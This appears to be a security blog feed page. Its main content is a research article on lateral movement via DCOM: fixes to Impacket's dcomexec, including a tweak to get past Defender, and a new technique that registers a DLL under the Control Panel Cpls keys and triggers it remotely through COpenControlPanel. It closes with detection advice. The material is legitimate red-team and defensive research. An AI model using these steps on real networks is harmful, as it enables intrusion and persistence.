This report describes a phishing campaign in which attackers impersonate legitimate Google generated messages by abusing Google Cloud Application Integration to distribute malicious emails that appear to originate from trusted Google infrastructure. The emails mimic routine enterprise notifications such as voicemail alerts and file access or permission requests, making them appear normal and trustworthy to recipients. In this incident, attackers sent 9,394 phishing emails targeting approximately 3,200 customers over the past 14 days. All messages were sent from the legitimate Google address noreply-application-integration@google.com, which significantly increased their credibility and likelihood of reaching end users’ inboxes. Method of attack Based on […]

The post Phishing Campaign Leverages Trusted Google Cloud Automation Capabilities to Evade Detection appeared first on Check Point Blog.

  •  

Yet another DCOM object for lateral movement

Introduction

If you’re a penetration tester, you know that lateral movement is becoming increasingly difficult, especially in well-defended environments. One common technique for remote command execution has been the use of DCOM objects.

Over the years, many different DCOM objects have been discovered. Some rely on native Windows components, others depend on third-party software such as Microsoft Office, and some are undocumented objects found through reverse engineering. While certain objects still work, others no longer function in newer versions of Windows.

This research presents a previously undescribed DCOM object that can be used for both command execution and potential persistence. This new technique abuses older initial access and persistence methods through Control Panel items.

First, we will discuss COM technology. After that, we will review the current state of the Impacket dcomexec script, focusing on objects that still function, and discuss potential fixes and improvements, then move on to techniques for enumerating objects on the system. Next, we will examine Control Panel items, how adversaries have used them for initial access and persistence, and how these items can be leveraged through a DCOM object to achieve command execution.

Finally, we will cover detection strategies to identify and respond to this type of activity.

COM/DCOM technology

What is COM?

COM stands for Component Object Model, a Microsoft technology that defines a binary standard for interoperability. It enables the creation of reusable software components that can interact at runtime without the need to compile COM libraries directly into an application.

These software components operate in a client–server model. A COM object exposes its functionality through one or more interfaces. An interface is essentially a collection of related member functions (methods).

COM also enables communication between processes running on the same machine by using local RPC (Remote Procedure Call) to handle cross-process communication.

Terms

To ensure a better understanding of its structure and functionality, let’s revise COM-related terminology.

  1. COM interface
    A COM interface defines the functionality that a COM object exposes. Each COM interface is identified by a unique GUID known as the IID (Interface ID). All COM interfaces can be found in the Windows Registry under HKEY_CLASSES_ROOT\Interface, where they are organized by GUID.
  2. COM class (COM CoClass)
    A COM class is the actual implementation of one or more COM interfaces. Like COM interfaces, classes are identified by unique GUIDs, but in this case the GUID is called the CLSID (Class ID). This GUID is used to locate the COM server and activate the corresponding COM class.

    All COM classes must be registered in the registry under HKEY_CLASSES_ROOT\CLSID, where each class’s GUID is stored. Under each GUID, you may find multiple subkeys that serve different purposes, such as:

    • InprocServer32/LocalServer32: Specifies the system path of the COM server where the class is defined. InprocServer32 is used for in-process servers (DLLs), while LocalServer32 is used for out-of-process servers (EXEs). We’ll describe this in more detail later.
    • ProgID: A human-readable name assigned to the COM class.
    • TypeLib: A binary description of the COM class (essentially documentation for the class).
    • AppID: Used to describe security configuration for the class.
  3. COM server
    A COM is the module where a COM class is defined. The server can be implemented as an EXE, in which case it is called an out-of-process server, or as a DLL, in which case it is called an in-process server. Each COM server has a unique file path or location in the system. Information about COM servers is stored in the Windows Registry. The COM runtime uses the registry to locate the server and perform further actions. Registry entries for COM servers are located under the HKEY_CLASSES_ROOT root key for both 32- and 64-bit servers.
Component Object Model implementation

Component Object Model implementation

Client–server model

  1. In-process server
    In the case of an in-process server, the server is implemented as a DLL. The client loads this DLL into its own address space and directly executes functions exposed by the COM object. This approach is efficient since both client and server run within the same process.
    In-process COM server

    In-process COM server

  2. Out-of-process server
    Here, the server is implemented and compiled as an executable (EXE). Since the client cannot load an EXE into its address space, the server runs in its own process, separate from the client. Communication between the two processes is handled via ALPC (Advanced Local Procedure Call) ports, which serve as the RPC transport layer for COM.
Out-of-process COM server

Out-of-process COM server

What is DCOM?

DCOM is an extension of COM where the D stands for Distributed. It enables the client and server to reside on different machines. From the user’s perspective, there is no difference: DCOM provides an abstraction layer that makes both the client and the server appear as if they are on the same machine.

Under the hood, however, COM uses TCP as the RPC transport layer to enable communication across machines.

Distributed COM implementation

Distributed COM implementation

Certain requirements must be met to extend a COM object into a DCOM object. The most important one for our research is the presence of the AppID subkey in the registry, located under the COM CLSID entry.

The AppID value contains a GUID that maps to a corresponding key under HKEY_CLASSES_ROOT\AppID. Several subkeys may exist under this GUID. Two critical ones are:

  • AccessPermission: controls access permissions.
  • LaunchPermission: controls activation permissions.

These registry settings grant remote clients permissions to activate and interact with DCOM objects.

Lateral movement via DCOM

After attackers compromise a host, their next objective is often to compromise additional machines. This is what we call lateral movement. One common lateral movement technique is to achieve remote command execution on a target machine. There are many ways to do this, one of which involves abusing DCOM objects.

In recent years, many DCOM objects have been discovered. This research focuses on the objects exposed by the Impacket script dcomexec.py that can be used for command execution. More specifically, three exposed objects are used: ShellWindows, ShellBrowserWindow and MMC20.

  1. ShellWindows
    ShellWindows was one of the first DCOM objects to be identified. It represents a collection of open shell windows and is hosted by explorer.exe, meaning any COM client communicates with that process.

    In Impacket’s dcomexec.py, once an instance of this COM object is created on a remote machine, the script provides a semi-interactive shell.

    Each time a user enters a command, the function exposed by the COM object is called. The command output is redirected to a file, which the script retrieves via SMB and displays back to simulate a regular shell.

    Internally, the script runs this command when connecting:

    cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__17602 2>&1

    This sets the working directory to C:\ and redirects the output to the ADMIN$ share under the filename __17602. After that, the script checks whether the file exists; if it does, execution is considered successful and the output appears as if in a shell.

    When running dcomexec.py against Windows 10 and 11 using the ShellWindows object, the script hangs after confirming SMB connection initialization and printing the SMB banner. As I mentioned in my personal blog post, it appears that this DCOM object no longer has permission to write to the ADMIN$ share. A simple fix is to redirect the output to a directory the DCOM object can write to, such as the Temp folder. The Temp folder can then be accessed under the same ADMIN$ share. A small change in the code resolves the issue. For example:

    OUTPUT_FILENAME = 'Temp\\__' + str(time.time())[:5]

  2. ShellBrowserWindow
    The ShellBrowserWindow object behaves almost identically to ShellWindows and exhibits the same behavior on Windows 10. The same workaround that we used for ShellWindows applies in this case. However, on Windows 11, this object no longer works for command execution.
  3. MMC20
    The MMC20.Application COM object is the automation interface for Microsoft Management Console (MMC). It exposes methods and properties that allow MMC snap-ins to be automated.

    This object has historically worked across all Windows versions. Starting with Windows Server 2025, however, attempting to use it triggers a Defender alert, and execution is blocked.

    As shown in earlier examples, the dcomexec.py script writes the command output to a file under ADMIN$, with a filename that begins with __:

    OUTPUT_FILENAME = '__' + str(time.time())[:5]

    Defender appears to check for files written under ADMIN$ that start with __, and when it detects one, it blocks the process and alerts the user. A quick fix is to simply remove the double underscores from the output filename.

    Another way to bypass this issue is to use the same workaround used for ShellWindows – redirecting the output to the Temp folder. The table below outlines the status of these objects across different Windows versions.

    Windows Server 2025 Windows Server 2022 Windows 11 Windows 10
    ShellWindows Doesn’t work Doesn’t work Works but needs a fix Works but needs a fix
    ShellBrowserWindow Doesn’t work Doesn’t work Doesn’t work Works but needs a fix
    MMC20 Detected by Defender Works Works Works

Enumerating COM/DCOM objects

The first step to identifying which DCOM objects could be used for lateral movement is to enumerate them. By enumerating, I don’t just mean listing the objects. Enumeration involves:

  • Finding objects and filtering specifically for DCOM objects.
  • Identifying their interfaces.
  • Inspecting the exposed functions.

Automating enumeration is difficult because most COM objects lack a type library (TypeLib). A TypeLib acts as documentation for an object: which interfaces it supports, which functions are exposed, and the definitions of those functions. Even when TypeLibs are available, manual inspection is often still required, as we will explain later.

There are several approaches to enumerating COM objects depending on their use cases. Next, we’ll describe the methods I used while conducting this research, taking into account both automated and manual methods.

  1. Automation using PowerShell
    In PowerShell, you can use .NET to create and interact with DCOM objects. Objects can be created using either their ProgID or CLSID, after which you can call their functions (as shown in the figure below).
    Shell.Application COM object function list in PowerShell

    Shell.Application COM object function list in PowerShell

    Under the hood, PowerShell checks whether the COM object has a TypeLib and implements the IDispatch interface. IDispatch enables late binding, which allows runtime dynamic object creation and function invocation. With these two conditions met, PowerShell can dynamically interact with COM objects at runtime.

    Our strategy looks like this:

    As you can see in the last box, we perform manual inspection to look for functions with names that could be of interest, such as Execute, Exec, Shell, etc. These names often indicate potential command execution capabilities.

    However, this approach has several limitations:

    • TypeLib requirement: Not all COM objects have a TypeLib, so many objects cannot be enumerated this way.
    • IDispatch requirement: Not all COM objects implement the IDispatch interface, which is required for PowerShell interaction.
    • Interface control: When you instantiate an object in PowerShell, you cannot choose which interface the instance will be tied to. If a COM class implements multiple interfaces, PowerShell will automatically select the one marked as [default] in the TypeLib. This means that other non-default interfaces, which may contain additional relevant functionality, such as command execution, could be overlooked.
  2. Automation using C++
    As you might expect, C++ is one of the languages that natively supports COM clients. Using C++, you can create instances of COM objects and call their functions via header files that define the interfaces.However, with this approach, we are not necessarily interested in calling functions directly. Instead, the goal is to check whether a specific COM object supports certain interfaces. The reasoning is that many interfaces have been found to contain functions that can be abused for command execution or other purposes.

    This strategy primarily relies on an interface called IUnknown. All COM interfaces should inherit from this interface, and all COM classes should implement it.The IUnknown interface exposes three main functions. The most important is QueryInterface(), which is used to ask a COM object for a pointer to one of its interfaces.So, the strategy is to:

    • Enumerate COM classes in the system by reading CLSIDs under the HKEY_CLASSES_ROOT\CLSID key.
    • Check whether they support any known valuable interfaces. If they do, those classes may be leveraged for command execution or other useful functionality.

    This method has several advantages:

    • No TypeLib dependency: Unlike PowerShell, this approach does not require the COM object to have a TypeLib.
    • Use of IUnknown: In C++, you can use the QueryInterface function from the base IUnknown interface to check if a particular interface is supported by a COM class.
    • No need for interface definitions: Even without knowing the exact interface structure, you can obtain a pointer to its virtual function table (vtable), typically cast as a void*. This is enough to confirm the existence of the interface and potentially inspect it further.

    The figure below illustrates this strategy:

    This approach is good in terms of automation because it eliminates the need for manual inspection. However, we are still only checking well-known interfaces commonly used for lateral movement, while potentially missing others.

  3. Manual inspection using open-source tools

    As you can see, automation can be difficult since it requires several prerequisites and, in many cases, still ends with a manual inspection. An alternative approach is manual inspection using a tool called OleViewDotNet, developed by James Forshaw. This tool allows you to:
    • List all COM classes in the system.
    • Create instances of those classes.
    • Check their supported interfaces.
    • Call specific functions.
    • Apply various filters for easier analysis.
    • Perform other inspection tasks.
    Open-source tool for inspecting COM interfaces

    Open-source tool for inspecting COM interfaces

    One of the most valuable features of this tool is its naming visibility. OleViewDotNet extracts the names of interfaces and classes (when available) from the Windows Registry and displays them, along with any associated type libraries.

    This makes manual inspection easier, since you can analyze the names of classes, interfaces, or type libraries and correlate them with potentially interesting functionality, for example, functions that could lead to command execution or persistence techniques.

Control Panel items as attack surfaces

Control Panel items allow users to view and adjust their computer settings. These items are implemented as DLLs that export the CPlApplet function and typically have the .cpl extension. Control Panel items can also be executables, but our research will focus on DLLs only.

Control Panel items

Control Panel items

Attackers can abuse CPL files for initial access. When a user executes a malicious .cpl file (e.g., delivered via phishing), the system may be compromised – a technique mapped to MITRE ATT&CK T1218.002.

Adversaries may also modify the extensions of malicious DLLs to .cpl and register them in the corresponding locations in the registry.

  • Under HKEY_CURRENT_USER:
    HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
  • Under HKEY_LOCAL_MACHINE:
    • For 64-bit DLLs:
      HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
    • For 32-bit DLLs:
      HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls

These locations are important when Control Panel DLLs need to be available to the current logged-in user or to all users on the machine. However, the “Control Panel” subkey and its “Cpls” subkey under HKCU should be created manually, unlike the “Control Panel” and “Cpls” subkeys under HKLM, which are created automatically by the operating system.

Once registered, the DLL (CPL file) will load every time the Control Panel is opened, enabling persistence on the victim’s system.

It’s worth noting that even DLLs that do not comply with the CPL specification, do not export CPlApplet, or do not have the .cpl extension can still be executed via their DllEntryPoint function if they are registered under the registry keys listed above.

There are multiple ways to execute Control Panel items:

  • From cmd: control.exe [filename].cpl
  • By double-clicking the .cpl file.

Both methods use rundll32.exe under the hood:

rundll32.exe shell32.dll,Control_RunDLL [filename].cpl

This calls the Control_RunDLL function from shell32.dll, passing the CPL file as an argument. Everything inside the CPlApplet function will then be executed.

However, if the CPL file has been registered in the registry as shown earlier, then every time the Control Panel is opened, the file is loaded into memory through the COM Surrogate process (dllhost.exe):

COM Surrogate process loading the CPL file

COM Surrogate process loading the CPL file

What happened was that a Control Panel with a COM client used a COM object to load these CPL files. We will talk about this COM object in more detail later.

The COM Surrogate process was designed to host COM server DLLs in a separate process rather than loading them directly into the client process’s address space. This isolation improves stability for the in-process server model. This hosting behavior can be configured for a COM object in the registry if you want a COM server DLL to run inside a separate process because, by default, it is loaded in the same process.

‘DCOMing’ through Control Panel items

While following the manual approach of enumerating COM/DCOM objects that could be useful for lateral movement, I came across a COM object called COpenControlPanel, which is exposed through shell32.dll and has the CLSID {06622D85-6856-4460-8DE1-A81921B41C4B}. This object exposes multiple interfaces, one of which is IOpenControlPanel with IID {D11AD862-66DE-4DF4-BF6C-1F5621996AF1}.

IOpenControlPanel interface in the OleViewDotNet output

IOpenControlPanel interface in the OleViewDotNet output

I immediately thought of its potential to compromise Control Panel items, so I wanted to check which functions were exposed by this interface. Unfortunately, neither the interface nor the COM class has a type library.

COpenControlPanel interfaces without TypeLib

COpenControlPanel interfaces without TypeLib

Normally, checking the interface definition would require reverse engineering, so at first, it looked like we needed to take a different research path. However, it turned out that the IOpenControlPanel interface is documented on MSDN, and according to the documentation, it exposes several functions. One of them, called Open, allows a specified Control Panel item to be opened using its name as the first argument.

Full type and function definitions are provided in the shobjidl_core.h Windows header file.

Open function exposed by IOpenControlPanel interface

Open function exposed by IOpenControlPanel interface

It’s worth noting that in newer versions of Windows (e.g., Windows Server 2025 and Windows 11), Microsoft has removed interface names from the registry, which means they can no longer be identified through OleViewDotNet.

COpenControlPanel interfaces without names

COpenControlPanel interfaces without names

Returning to the COpenControlPanel COM object, I found that the Open function can trigger a DLL to be loaded into memory if it has been registered in the registry. For the purposes of this research, I created a DLL that basically just spawns a message box which is defined under the DllEntryPoint function. I registered it under HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls and then created a simple C++ COM client to call the Open function on this interface.

As expected, the DLL was loaded into memory. It was hosted in the same way that it would be if the Control Panel itself was opened: through the COM Surrogate process (dllhost.exe). Using Process Explorer, it was clear that dllhost.exe loaded my DLL while simultaneously hosting the COpenControlPanel object along with other COM objects.

COM Surrogate loading a custom DLL and hosting the COpenControlPanel object

COM Surrogate loading a custom DLL and hosting the COpenControlPanel object

Based on my testing, I made the following observations:

  1. The DLL that needs to be registered does not necessarily have to be a .cpl file; any DLL with a valid entry point will be loaded.
  2. The Open() function accepts the name of a Control Panel item as its first argument. However, it appears that even if a random string is supplied, it still causes all DLLs registered in the relevant registry location to be loaded into memory.

Now, what if we could trigger this COM object remotely? In other words, what if it is not just a COM object but also a DCOM object? To verify this, we checked the AppID of the COpenControlPanel object using OleViewDotNet.

COpenControlPanel object in OleViewDotNet

COpenControlPanel object in OleViewDotNet

Both the launch and access permissions are empty, which means the object will follow the system’s default DCOM security policy. By default, members of the Administrators group are allowed to launch and access the DCOM object.

Based on this, we can build a remote strategy. First, upload the “malicious” DLL, then use the Remote Registry service to register it in the appropriate registry location. Finally, use a trigger acting as a DCOM client to remotely invoke the Open() function, causing our DLL to be loaded. The diagram below illustrates the flow of this approach.

Malicious DLL loading using DCOM

Malicious DLL loading using DCOM

The trigger can be written in either C++ or Python, for example, using Impacket. I chose Python because of its flexibility. The trigger itself is straightforward: we define the DCOM class, the interface, and the function to call. The full code example can be found here.

Once the trigger runs, the behavior will be the same as when executing the COM client locally: our DLL will be loaded through the COM Surrogate process (dllhost.exe).

As you can see, this technique not only achieves command execution but also provides persistence. It can be triggered in two ways: when a user opens the Control Panel or remotely at any time via DCOM.

Detection

The first step in detecting such activity is to check whether any Control Panel items have been registered under the following registry paths:

  • HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
  • HKLM\Software\Microsoft\Windows\CurrentVersion\Control Panel\Cpls
  • HKLM\Software\WOW6432Node\Microsoft\Windows\CurrentVersion\Control Panel\Cpls

Although commonly known best practices and research papers regarding Windows security advise monitoring only the first subkey, for thorough coverage it is important to monitor all of the above.

In addition, monitoring dllhost.exe (COM Surrogate) for unusual COM objects such as COpenControlPanel can provide indicators of malicious activity.
Finally, it is always recommended to monitor Remote Registry usage because it is commonly abused in many types of attacks, not just in this scenario.

Conclusion

In conclusion, I hope this research has clarified yet another attack vector and emphasized the importance of implementing hardening practices. Below are a few closing points for security researchers to take into account:

  • As shown, DCOM represents a large attack surface. Windows exposes many DCOM classes, a significant number of which lack type libraries – meaning reverse engineering can reveal additional classes that may be abused for lateral movement.
  • Changing registry values to register malicious CPLs is not good practice from a red teaming ethics perspective. Defender products tend to monitor common persistence paths, but Control Panel applets can be registered in multiple registry locations, so there is always a gap that can be exploited.
  • Bitness also matters. On x64 systems, loading a 32-bit DLL will spawn a 32-bit COM Surrogate process (dllhost.exe *32). This is unusual on 64-bit hosts and therefore serves as a useful detection signal for defenders and an interesting red flag for red teamers to consider.

  •  
❌